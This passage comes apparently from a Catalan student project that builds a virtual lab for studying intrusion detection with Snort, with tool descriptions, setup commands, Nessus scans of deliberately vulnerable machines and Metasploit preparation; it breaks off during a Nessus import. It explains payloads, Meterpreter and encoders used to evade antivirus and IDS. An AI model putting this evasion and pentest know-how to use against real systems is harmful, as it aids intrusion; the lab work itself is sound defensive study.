Tal com hem comentat, el laboratori que proposem per realitzar el projecte volem que disposi del màxim d'elements, per tal d'intentar simular, en la mesura de les nostres possibilitats, un entorn real on tinguem diferents segments de xarxa, un equip enrutador, un equip atacant, diversos equips atacats amb varietat de sistemes operatius i amb multitud de vulnerabilitats, i un equip que faci les funcions de detector d'intrusos. El següent esquema mostra la proposta de l'arquitectura que utilitzarem en el laboratori del projecte.



Figura 2-3. Proposta laboratori entorn de treball

2.4 Descripció de l'entorn de treball

Per la creació del laboratori de pràctiques del projecte, tal com es veu en l'esquema del punt anterior, s'ha optat per un entorn que intentarà reproduir el màxim possible un entorn real, semblant als esquemes vistos en l'apartat *Ubicacions per Snort.* Com es veu, es disposarà de dues xarxes locals diferents. La primera, la LAN domèstica on tenim l'equip portàtil i on es muntarà tot el laboratori mitjançant virtualització, en aquest segment físic també tindrem el router que dóna accés a Internet l'equip atacant, basat en la distribució Kali Linux, el qual també tindrà instal·lat el programari per l'escaneig de vulnerabilitats Nessus. En aquest segment de xarxa, també instal·larem un equip enrutador per enrutar el tràfic entre les dues xarxes, i que si ho considerem necessari podrà fer les funcions de firewall. En aquest equip configurarem dues targetes de xarxa, i li configurarem l'encaminament de paquets entre xarxes, així com les funcionalitat de Firewall mitjançant Iptables (16). Amb la inclusió de Iptables, si ens és necessari, tindrem la capacitat de limitar el tràfic entrant quan vulguem fer proves unitàries sobre una vulnerabilitat concreta, eliminat tot el tràfic que no ens interessi. La idea és que aquest segment de xarxa es comporti com si fos un segment de xarxa extern a la nostra LAN interna. Seria l'equivalent a situar a l'equip atacant a Internet, sense accés directe a la nostra xarxa LAN. Connectada a l'altra pota d'aquest equip enrutador, trobarem l'altre xarxa del laboratori, que simularia el comportament de la nostra LAN, o millor dit, el de la nostra DMZ on tindríem els servidors exposats a Internet. Es tractarà d'una xarxa virtual creada mitjançant VMware Workstation (Host-only)[1]. Com veiem, dins d'ella ubicarem els nostres equips vulnerables Metaspolitable2, Owasp Broken Web i Windows 7, i per un altre costat un equip on tindrem Snort i Wireshark per tal de fer les funcions de detecció d'intrusions (Snort) i l'anàlisi de tot aquest tràfic que circuli pel segment (Wireshark). Aquest comportament serà possible gràcies a que les màquines connectades en aquest segment de xarxa es comportaran com si estiguessin connectades en un mateix domini de col·lisió mitjançant un hub.

2.5 Descripció dels programaris utilitzats

Feta la descripció de l'entorn de treball, en aquest apartat farem una breu pinzellada als diferents programaris que utilitzarem per la consecució del projecte, per tal de tenir-los identificats i breument descrits, però sense ànims de realitzar un manual d'ús de cadascun d'ells, doncs no és l'objectiu d'aquest treball. Pel que fa a Snort, i atès que és l'actor principal del projecte, farem una descripció una mica més detallada, però com les altres, sense entrar en profunditat.

2.5.1 Snort

Snort (1) , és el programari principal del projecte. Es tracta d'un IDS basat en xarxa (tipus NIDS) d'usos indeguts en el sistema, que implementa un motor de detecció d'atacs i escombrat de ports que permet registrar, alertar i respondre davant qualsevol anomalia prèviament definida com a patró corresponent a un atac, escombrat, intent d'aprofitar alguna vulnerabilitat, anàlisi de protocols, etc... tot això en temps real.

[1] Host-only. A private network Shared with the host

Snort va ser desenvolupat en 1998 amb el nom d'APE per Marty Roesch (17). La primera distribució data del 22 de desembre de 1998 amb només mil sis-centes línies de codi. A partir d'aquí i gràcies a la bona acceptació que va tenir dins la comunitat, Marty Roesch es va centrar en el desenvolupament a temps complert de noves funcionalitats que milloressin les capacitats de configuració i facilitessin l'ús de Snort en entorns més professionals. Tot i continuar sent una solució basada en codi lliure, Snort ofereix suport per empreses, i actualment en les seves últimes versions ja compten amb més de 75.000 línies de codi.

Snort està disponible sota llicència GPL, gratuït i funciona en plataformes Windows i UNIX / Linux. És un dels entorns més usats i disposa d'una gran quantitat de filtres o patrons ja predefinits, així com actualitzacions constants per les vulnerabilitats que vagin sent detectades a través dels diferents butlletins de seguretat.

Pot treballar com sniffer (podem veure per la consola en temps real, tot el tràfic que està circulant per la nostra xarxa), com a registrador de paquets (guardar en un registre els paquets per la seva anàlisi posterior), o com un IDS, que serà el mode amb el que treballarem.

Pel que fa a l'arquitectura, Snort està format per un conjunt de components, la majoria desenvolupats com a connectors, que permeten la personalització de Snort. Entre aquests components destaquen els preprocessadors, que permeten que Snort manipuli de manera més eficient el contingut dels paquets abans de passar-lo a l'element de detecció i al seu sistema de notificacions, que permeten que la informació reportada es pugui enviar i emmagatzemar en diferents formats i seguint diferents mètodes. L'arquitectura central de Snort es basa en els quatre components següents:

- Detector de paquets
- Preprocessador
- Motor de detecció
- Sistema de notificacions



Figura 2-4. Arquitectura SNORT

Aquest IDS implementa un llenguatge de creació de regles flexibles, potent i senzill. Durant la instal·lació ja es proveeix de centenars de filtres o regles per backdoor, ddos, finger, ftp, atacs web, CGI, escanejats Nmap.... i el nombre creix de manera similar a l'aparició de nous exploits.

Una regla de detecció de Snort, té un identificador únic (sensor ID), i no és res més que un conjunt de requisits que li permetran activar una alarma, si es compleixen. Un exemple seria una regla de Snort que permetria verificar l'ús d'aplicacions P2P per a l'intercanvi de fitxers a través d'Internet, tot verificant l'ús de la cadena GET en serveis diferents al port tradicional del protocol HTTP. Si un paquet capturat per Snort coincideix amb aquesta senzilla regla, el seu sistema de notificació llançarà una alerta per a indicar els fets. Una vegada llançada l'alerta, es pot emmagatzemar de

diferents maneres i amb diferents formats, com ara un únic fitxer de registre del sistema, una entrada en una base de dades d'alertes, un esdeveniment SNMP, etc...

Snort basa la seva detecció en el model d'usos indeguts. Per aquesta raó, Snort s'ha de configurar mitjançant un conjunt de regles que utilitzarà el mòdul de detecció per a efectuar el reconeixement d'atacs i signatures d'intrusió. Les regles de Snort s'agrupen en general en conjunts de signatures que categoritzen els incidents. Així, trobarem conjunts de regles associades a la detecció de troians, a la detecció d'atacs de desbordament de memòria intermèdia (buffer overflow), etc...

Cada regla es pot dividir en dues parts. En primer lloc tenim la capçalera de la regla, en què indiquem l'acció associada a aquesta regla en cas de complir-se (generació d'un fitxer de registre o generació d'una alerta), el tipus de paquet (TCP, UDP, ICMP, etc.), l'adreça d'origen i destinació del paquet, etc... En segon lloc, tenim el camp option de la regla, on trobarem la informació que ha de contenir el paquet (a la part de dades, per exemple) perquè s'activi l'acció associada a la regla.

Per a indicar el contingut d'aquestes dues parts, Snort té una sintaxi pròpia que permet especificar fins al més mínim detall. A tall d'exemple, el format general d'una regla Snort és el següent:

```
<Accio> <Protocol>
<IP_origen> <Port_origen> -> <IP_destinacio> <Port_destinacio>
[(<opcio_1>; ...; <opcio_k>)]
```

L'acció definida en una regla de Snort es pot escollir entre cinc accions bàsiques:

• **Alert**. Generació d'una alerta que a més conté la informació de registre corresponent al paquet que activi la regla.

• **Log.** Generació únicament de la informació de registre associada al contingut del paquet associat a l'activació de la regla.

• **Pass.** Deixa passar el paquet associat a la regla sense necessitat de reportar (log) o alertar sobre el fet.

• **Activate.** Generació d'una alerta juntament amb l'activació d'una regla dinàmica (vegeu l'acció Dynamic).

• **Dynamic.** Regla que roman inactiva i que s'activa per mitjà de l'acció activate per tal de, per exemple, activar la generació de registres associats als paquets associats a la regla inicial amb l'objectiu d'obtenir informació addicional respecte al trànsit posterior al paquet que va activar la regla (i amb una durada de temps determinada).

Per més informació sobre Snort, podem consultar la documentació oficial (18), així com la documentació per escriptura de regles d'Snort (19).

2.5.2 VMWare

VMware (20) és l'entorn de virtualització sobre el que col·locarem totes les maquines virtuals que utilitzarem al llarg del projecte. La versió utilitzada és la VMware Workstation 11.1.0 per Windows. Es tracta d'un programari d'ús sota llicència de pagament, amb la possibilitat de fer una avaluació gratuïta de 30 dies. Existeixen altres solucions completament gratuïtes, com Virtual Box, però per problemes d'incompatibilitats amb l'entorn de treball treballarem amb VMware.

2.5.3 Kali Linux

Kali Linux (6) és una de les distribucions més avançades i més versàtils per a la realització d'auditories i proves de penetració en l'àmbit de la seguretat informàtica. Possiblement sigui el framework d'auditories de seguretat més estès avui en dia. Distribució basada en Debian, prové de l'antiga BackTrack. Kali Linux va ser fundada i mantinguda per Offensive Security Ltd (21), (Mati Aharoni i Devon kearns) i van desenvolupar la plataforma a partir de la reescriptura del codi de BackTrack.

Kali Linux disposa de nombroses eines per la realització d'auditories i proves de penetració, aproximadament unes 300, les quals són escollides minuciosament per l'equip de desenvolupadors. Entre aquestes podem trobar eines tan conegudes com Nmap (escàner de port), WireShark (sniffer), John The Ripper (crack de passwords), Aircrack-ng (per proves de seguretat en xarxes Wifi)...

Kali Linux es distribueix en format ISO per a la seva instal·lació com a màquina virtual.

2.5.4 Nmap

Nmap (4) és una eina de codi obert per a l'exploració de xarxa i auditories de seguretat. Es va dissenyar per analitzar ràpidament grans xarxes. Nmap utilitza paquets IP "crus" «raw» en formes originals per determinar quins equips es troben disponibles en una xarxa, quins serveis (nom i versió de l'aplicació) ofereixen, quins sistemes operatius (i les seves versions) executen, quin tipus de filtres de paquets o tallafocs s'estan utilitzant així com dotzenes d'altres característiques. Encara que generalment s'utilitza Nmap en auditories de seguretat, molts administradors de xarxes i sistemes el troben útil per realitzar tasques rutinàries, com pot ser l'inventariat de la xarxa, la planificació d'actualització de serveis i la monitorització del temps que els equips o serveis es mantenen actius.

La sortida de Nmap és un llistat d'objectius analitzats, amb informació addicional per a cada un dependent de les opcions utilitzades. La informació primordial és la "taula de ports en ús". Aquesta taula llista el nombre de ports i protocols, els noms més comuns dels serveis, i els seus estats.

Aquesta eina la trobem instal·lada per defecte en la distribució de Kali Linux.

2.5.5 Nessus

Nessus (3) és un escàner de vulnerabilitats multi plataforma què trobem disponible per sistemes Linux i Microsoft.

En funcionament normal, Nessus inicia un escaneig de ports amb un dels 4 motors interns (opcionalment pot utilitzar AmapM o Nmap) per determinar quins ports es troben oberts en el sistema objectiu, i posteriorment mitjançant exploits intentar obrir aquest ports. Les proves de vulnerabilitat, disponibles com una llarga llista de plugins, són escrites en NASL (Nessus Attack Scripting Language), un llenguatge de scripting optimitzat per interaccions personalitzades en xarxes.

Nessus és una eina comercial per a entorns professionals i sota llicència de pagament. Disposa però d'una versió gratuïta però limitada a un nombre d'equips a escanejar i a unes funcionalitats per entorns domèstics. Utilitzarem aquesta versió.

2.5.6 Debian

Debian o Projecte Debian (22), és una comunitat formada per desenvolupadors i usuaris, que manté un sistema operatiu GNU basat en programari lliure. El sistema es troba precompilat, empaquetat i en un format deb per a múltiples arquitectures de computadors i per a diversos nuclis.

Va néixer com una aposta per separar en les seves versions el programari lliure del programari no lliure. El model de desenvolupament del projecte és aliè a motius empresarials o comercials, sent portat endavant pels propis usuaris, encara que compta amb el suport de diverses empreses en forma d'infraestructures. Debian no ven directament el seu programari, el posa a disposició de qualsevol a Internet, encara que sí permet a persones o empreses distribuir comercialment mentre es respecti la seva llicència.

La comunitat de desenvolupadors del projecte compta amb la representació de Software in the Public Interest (23), una organització sense ànim de lucre que dóna cobertura legal a diversos projectes de programari lliure, amb l'objectiu inicial de donar cobertura legal al projecte Debian, després de la fi del patrocini de la FSF (Free Software Foundation).

La primera adaptació del sistema Debian, sent també la més desenvolupada, és Debian GNU / Linux, basada en el nucli Linux, i com sempre utilitzant eines de GNU. Existeixen també altres adaptacions amb diversos nuclis: Hurd (Debian GNU / Hurd); NetBSD (Debian GNU / NetBSD) i FreeBSD (Debian GNU / kFreeBSD).

Aquesta distribució de Linux és la que utilitzarem pels diferents equips on no utilitzem distribucions ja preparades, en concret per l'equip on posarem l'enrutador i per l'equip on instal·larem Snort.

2.5.7 WireShark

WireShark (2) abans conegut com Ethereal, és un analitzador de protocols utilitzat per realitzar anàlisis i solucionar problemes en xarxes de comunicacions, per a desenvolupament de programari i protocols, i com una eina didàctica.

La funcionalitat que proveeix és similar a la de tcpdump, però afegeix una interfície gràfica i moltes opcions d'organització i filtrat d'informació. Així, permet veure tot el trànsit que passa a través d'una xarxa (usualment una xarxa Ethernet, encara que és compatible amb algunes altres) establint la configuració en mode promiscu. També inclou una versió basada en text anomenada tshark. Permet examinar dades d'una xarxa viva o d'un arxiu de captura salvat en disc. Es pot analitzar la informació capturada, a través dels detalls i sumaris per cada paquet. Wireshark inclou un complet llenguatge per filtrar el que volem veure i l'habilitat de mostrar el flux reconstruït d'una sessió de TCP.

Wireshark és programari lliure, i s'executa sobre la majoria de sistemes operatius Unix i compatibles, incloent Linux, Solaris, FreeBSD, NetBSD, OpenBSD, Android, i Mac OS X, així com en Microsoft Windows.

2.5.8 Metasploit

Metasploit (5) és un projecte open source de seguretat informàtica que proporciona informació sobre vulnerabilitats de seguretat i ajuda en els tests de penetració i en el desenvolupament de signatures per a sistemes de detecció d'intrusos.

El seu subprojecte més conegut és el Metasploit Framework, una eina per a desenvolupar i executar exploits contra una màquina remota. Altres subprojectes importants són la bases de dades de opcodes (codis d'operació), un arxiu de shellcodes i investigació sobre seguretat. Inicialment va ser creat utilitzant el llenguatge de programació de scripting Perl, encara que actualment el Metasploit Framework ha estat completament escrit de nou en el llenguatge Ruby.

A part de tots aquest programaris i/o entorns, possiblement en necessitarem d'altres que anirem detectant a mesura que avancem en el desenvolupament del projecte.

3 Instal·lació, configuració i validació de l'entorn de treball

3.1 Instal·lació i configuració entorn.

Atès que descriure el procés d'instal·lació de tot l'entorn de treball és una tasca llarga si es vol fer de manera detallada per tal que hom pugui reproduir amb exactitud l'entorn de laboratori, i atès que entenem que és necessària per a la comprensió de com s'ha realitzat tot el projecte, l'hem volgut tractar com un annex, precisament per poder arribar a un nivell de detall que permeti a qualsevol poder reproduir l'entorn de laboratori.

En els diferents annexes, descriurem el procés d'instal·lació i configuració de cadascuna de les màquines i programaris que conformaran el nostre laboratori de treball. Com hem indicat anteriorment, volem simular dues xarxes, una externa, on tindrem el nostre equip atacant, i una interna, on tindrem els entorns vulnerables i el sistema detector d'intrusos. En concret la composició dels annexes serà la següent:

- Annex 1 – Instal·lació equip atacant - Kali Linux.
- Annex 2 – Instal·lació programari Nessus.
- Annex 3 – Instal·lació equip enrutador i firewall.
- Annex 4 – Instal·lació equip objectiu 1 - Metasploitable 2.
- Annex 5 – Instal·lació equip objectiu 2 – Owasp Broken Web.
- Annex 5 – Instal·lació equip objectiu 3 – Windows 7.
- Annex 6 – Instal·lació equip detector d'intrusos i analitzador de tràfic.
    - Annex 6.1 – Instal·lació sistema operatiu i pre requeriments.
    - Annex 6.2 – Instal·lació i configuració d'Snort.
    - Annex 6.3 – Instal·lació de BASE.
    - Annex 6.4 – Instal·lació de WIRESHARK.

Feta la instal·lació i configuració realitzarem la validació. Aquest apartat no l'hem volgut tractar com un annex, doncs a part de certificar-nos que l'entorn està preparat correctament per poder desenvolupar la part més pràctica del projecte, també ens donarà una petita noció de la manipulació dels diferents programaris que utilitzarem dins el projecte.

3.2 Validació funcionament entorn.

Per fer la verificació de tot l'entorn, hem d'engegar totes les màquines del nostre laboratori.

- Equip atacant, entorn Kali Linux.
- Equip enrutador.
- Equips vulnerables – Metasploitable 2, Owasp Broken Web i Windows 7.
- Equip detector d'intrusos amb Snort, Wireshark, Base...

Una vegada engegades, haurem de fer les següents accions per preparar l'entorn i realitzar la prova de validació de tot el laboratori.

El primer que farem serà activar les regles d'Snort, per veure que el sistema de detecció funciona correctament i ens alerta quan li fem arribar algun tipus de tràfic pel que existeixi alguna regla de detecció. Atès que no vam descarregar cap arxiu de regles quan vam fer la instal·lació, i tampoc hem configurat les actualitzacions automàtiques tal com hem comentat en l'apartat anterior, el que farem serà descarregar un arxiu de regles, les community rules, de la web d'Snort. Per fer-ho, i des l'equip on tenim instal·lat Snort, executarem les següents comandes:

```
# cd /usr/src && wget
https://www.snort.org/downloads/community/community-rules.tar.gz
# tar –zxf community-rules.tar.gz
# cp community-rules.tar.gz /usr/local/etc/snort/rules
```

Descarregat l'arxiu i copiat en el directori que té Snort configurat per les regles, editem el fitxer de configuració d'Snort:

```
# nano /usr/local/etc/snort/snort.conf
```

I en la secció *Step #7: Customize your rule* set, afegim al principi la línia el següent include, assegurant-nos que la resta de includes estan comentats:

```
include $RULE_PATH/community.rules
```

Modificat l'arxiu hem de reiniciar els serveis per tal que iniciïn amb la nova configuració:

```
# /etc/init.d/snortbarn stop
```

El següent que hem de fer és engegar el servei de Nessus en l'equip atacant (Kali Linux), per poder provar el procés d'identificació de vulnerabilitats. Per fer-ho connectem amb la màquina via SSH i executem la següent comanda:

```
# /etc/init.d/nessusd start
```

I també validem que tinguem visibilitat contra les màquines objectiu, executant un ping. En la imatge lateral veiem com una d'elles en retorna la petició ICMP.

```
root@kali01:~# ping 192.168.10.3
PING 192.168.10.3 (192.168.10.3) 56(84) bytes of data.
64 bytes from 192.168.10.3: icmp_req=1 ttl=63 time=0.998 ms
64 bytes from 192.168.10.3: icmp_req=2 ttl=63 time=0.412 ms
64 bytes from 192.168.10.3: icmp_req=3 ttl=63 time=0.482 ms
```

Figura 3-1. Ping equip objectiu

Per la resta de màquines (equip enrutador i entorns vulnerables) no cal que fem res, doncs tots els serveis engeguen automàticament, i com hem comprovat amb el ping ja tenim connectivitat.

Seguidament connectem a Nessus via web, mitjançant la URL https://192.168.1.52:8834, i ens identifiquem. En entrar afegim una nova màquina per escanejar, clicant sobre *+ New Scan*. Se'ns obrirà una pantalla on ens demanarà les dades de la màquina objectiu, on introduirem un nom que identifiqui la màquina objectiu, per exemple Metasploitable 2, i li indicarem la IP (192.168.10.3) en el camp Targets.

Configurat el target per fer l'escaneig, engeguem el procés d'escaneig i veiem que des de Nessus es comencen a detectar vulnerabilitats, i veiem que en finalitzar se'n detecten unes quantes com es veu en la imatge:

Host	Vulnerabilities
192.168.10.3	4 6 92

Figura 3-2. Vulnerabilitats detectades per Nessus

Seguidament connectem amb Base (http://192.168.10.10/base) per veure si Snort ha detectat alguna intrusió, i validar que tot l'entorn del laboratori està correctament configurat. Com veiem en la imatge següent, Snort ha detectat més d'una intrusió.

Mostrando alertas 1-48 de 121 en total

ID	< Firma >	< Marca de tiempo >	< Dirección Origen >	< Dirección Dest >	< Proto capa 4 >
#0-(1-4301)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:14	192.168.1.52:39756	192.168.10.3:80	TCP
#1-(1-4295)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:14	192.168.1.52:39742	192.168.10.3:80	TCP
#2-(1-4296)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:14	192.168.1.52:39746	192.168.10.3:80	TCP
#3-(1-4300)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:14	192.168.1.52:39754	192.168.10.3:80	TCP
#4-(1-4298)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:14	192.168.1.52:39750	192.168.10.3:80	TCP
#5-(1-4297)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:14	192.168.1.52:39749	192.168.10.3:80	TCP
#6-(1-4294)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:14	192.168.1.52:39742	192.168.10.3:80	TCP
#7-(1-4299)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:14	192.168.1.52:39753	192.168.10.3:80	TCP
#8-(1-4289)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:13	192.168.1.52:39731	192.168.10.3:80	TCP
#9-(1-4292)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:13	192.168.1.52:39738	192.168.10.3:80	TCP
#10 (1-4285)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:13	192.168.1.52:39718	192.168.10.3:80	TCP
#11-(1-4288)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:13	192.168.1.52:39728	192.168.10.3:80	TCP
#12-(1-4286)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:13	192.168.1.52:39721	192.168.10.3:80	TCP
#13-(1-4291)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:13	192.168.1.52:39736	192.168.10.3:80	TCP
#14-(1-4293)	[snort] Snort Alert [1:31978:4]	2015-04-14 03:35:13	192.168.1.52:39740	192.168.10.3:80	TCP

Figura 3-3. Registre intrusions a Base

Aquesta mateixa acció la fem pels altres dos entorns objectiu, de manera que validem la visibilitat entre totes les màquines, i que Snort detecta l'activitat creada sobre els 3 equips objectius.

Resumint i tal com hem comprovat, ja tenim tot el laboratori preparat per poder començar tot el procés de detecció de les vulnerabilitats, l'aprofitament d'aquetes vulnerabilitats per accedir als sistemes vulnerables, fer l'anàlisi d'aquestes intrusions, per finalment configurar Snort i detectar-les.

3.3 Configuració de Metasploit

Si no anem a per una vulnerabilitat concreta per obtenir un determinat privilegi o accés, o fer una denegació d'un servei X, com és el nostre cas en que encara no hem determinat quines vulnerabilitats explotarem, una bona opció és la utilització d'algun framework preparat especialment per aquest objectiu. El Framework de codi lliure per excel·lència en entorns open source és Metasploit, i és el que utilitzarem per realitzar les nostres proves de penetració.

Per preparar l'entorn, que ja bé instal·lat a la distribució Kali Linux, el primer que farem serà engegar la base de dades postgres per tal de poder emmagatzemar tota la informació relacionada amb els equip objectiu i introduir-hi tota la informació que ha recollit Nessus durant l'anàlisi.

Per engegar la base de dades executem la següent comanda:

```
# service postgresql start
```

Seguidament engeguem el servei de Metasploit:

```
# service metasploit start
```

```
root@kali01:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali01:~# service metasploit start
Configuring Metasploit...
Creating metasploit database user 'msf3'...
Creating metasploit database 'msf3'...
insserv: warning: current start runlevel(s) (empty) of script `metasploit' overrides LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `metasploit' overrides LSB defaults (0 1 6).
insserv: warning: script 'arrancJL.sh' missing LSB tags and overrides
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
```

Figura 3-4. Arranc Metasploit amb suport de base de dades

Com veiem en la imatge anterior, la primera vegada que engeguem els serveis de la base de dades i seguidament Metasploit, es creen l'usuari i la base de dades per defecte. Engegats els dos serveis ja podem accedir a Metasploit. Per fer-ho executem:

```
# msfconsole
```

Com veiem en la imatge següent, la primera vegada que accedim a Metasploit utilitzant el suport de la base de dades, en crea tota l'estructura de taules que Metasploit utilitzarà per guardar la informació dels entorns sobre els que treballarem.

```
root@kali01:~# msfconsole
[*] Starting the Metasploit Framework console...NOTICE:  CREATE TABLE will create implicit sequence "ho
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "hosts_pkey" for table "hosts"
NOTICE:  CREATE TABLE will create implicit sequence "clients_id_seq" for serial column "clients.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "clients_pkey" for table "clients"
NOTICE:  CREATE TABLE will create implicit sequence "services_id_seq" for serial column "services.id"
```

Figura 3-5. Creació estructura base de dades Metasploit

Finalitzada la creació, ens apareixerà una pantalla de benvinguda. Aquest banner varia cada vegada que entrem a Metasploit.

Figura 3-6. Banner Metasploit

Una vegada engegat el framework de Metasploit, és altament recomanable actualitzar-lo, doncs Metasploit amb una periodicitat més o menys setmanal va publicant nous exploits, auxiliars, payloads... Per fer-ho executem la següent comanda:

```
msf > msfupdate
```

Per últim comprovem que la base de dades està correctament creada i aixecada amb la comanda següent:

```
msf > db_status
```

```
msf > db_status
[*] postgresql connected to msf3
```

Figura 3-7. Estatus BBDD msf3

Actualitzat i validat tot el framework ja estem en disposició de començar a testejar les vulnerabilitats de l'entorn. Abans però cal definir la terminologia bàsica que hem de conèixer a Metasploit:

Msfconsole: És probablement la interfície més popular del framework MSF. Proporciona una consola centralitzada "tot en un" i permet un eficient accés a pràcticament totes les opcions disponibles en el marc de Metasploit. Msfconsole pot semblar intimidatori al principi, però una vegada s'aprèn el seu funcionament es pot apreciar el poder d'utilitzar aquesta interfície.

Exploits: Un exploit és un programa que explota una o diverses vulnerabilitats en un programari determinat, freqüentment és utilitzat per guanyar accés a un sistema i tenir un nivell de control sobre ell.

Auxiliars: Un Auxiliar és un programa que permet obtenir informació sobre l'objectiu amb la finalitat de determinar possibles vulnerabilitats que el puguin afectar, aquest tipus de programes són útils per establir una estratègia d'atac sobre un sistema objectiu. També permet definir una sèrie de gestes que són llançades contra l'objectiu per tal de provar si alguna d'elles pot comprometre l'objectiu i aconseguir executar un payload donat.

Payloads: Un Payload, és un programa que acompanya a un exploit per a realitzar funcions específiques un cop el sistema objectiu és compromès, l'elecció d'un bon payload és una decisió molt important a l'hora d'aprofitar i mantenir el nivell d'accés obtingut en un sistema. En molts sistemes existeixen tallafocs, antivirus i sistemes de detecció d'intrusos que poden dificultar l'activitat d'alguns payloads, per aquest motiu se solen utilitzar encoders per intentar evadir qualsevol AV o Firewall.

Meterpreter: És un Payload que s'executa després del procés d'explotació d'una vulnerabilitat. Meterpreter és el diminutiu de meta-interpret i s'executa completament en memòria, ja que s'executa com un procés en el sistema operatiu i no escriu cap fitxer al sistema remot, evitant així tenir problemes amb els antivirus. Meterpreter permet obtenir una gran quantitat d'informació sobre un objectiu compromès, així com també manipular processos del sistema i / o acabar-los.

Encoders: Els Encoders són algoritmes de codificació i ofuscació per quan fem enginyeria social i haguem d'evadir alguns antivirus, IDS...

Definida la terminologia bàsica, i abans d'iniciar els processos d'explotació, realitzarem dues accions sobre Metasploit per tal de facilitar-nos la feina. Per un costat farem la càrrega en la base de dades que s'ha creat en executar Metasploit per primera vegada, dels resultats obtinguts en els anàlisis de vulnerabilitats dels entorns que hem fet amb Nessus. Per un altre costat preparem Armintage, un entorn gràfic que ens ajudarà amb el treball a Metasploit.

Anem doncs a realitzar la càrrega dels resultats de les anàlisis de vulnerabilitats a la nostra base de dades. Descriurem el procés per un entorn objectiu, la resta son anàlegs. El primer que fem és realitzar l'exportació de les 3 anàlisis. Des de la web de Nessus, accedim a cadascuna de les anàlisis individuals que hem fet, i en la part superior trobarem la opció Export. Si cliquem ens apareix un desplegable on seleccionarem que volem fer l'exportació en format Nessus. Farem la mateixa acció per els 3 entorns, donant un nom adequat a cadascun d'ells.



Figura 3-8. Exportació de Nessus

Aquestes exportacions ens han generat 3 arxius que mourem a un directori de l'equip Kali Linux. En el nostre cas els hem mogut al directori /srv. Exportats els arxius, tornem a la sessió de metasploit a realitzar la importació. Per fer-ho, executarem la següent comanda:

```
msf > db_import /srv/Custom_Metasploitable_g90yhi.nessus
```

```
msf > db_import /srv/Custom_Metasploitable_g90yhi.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.10.3
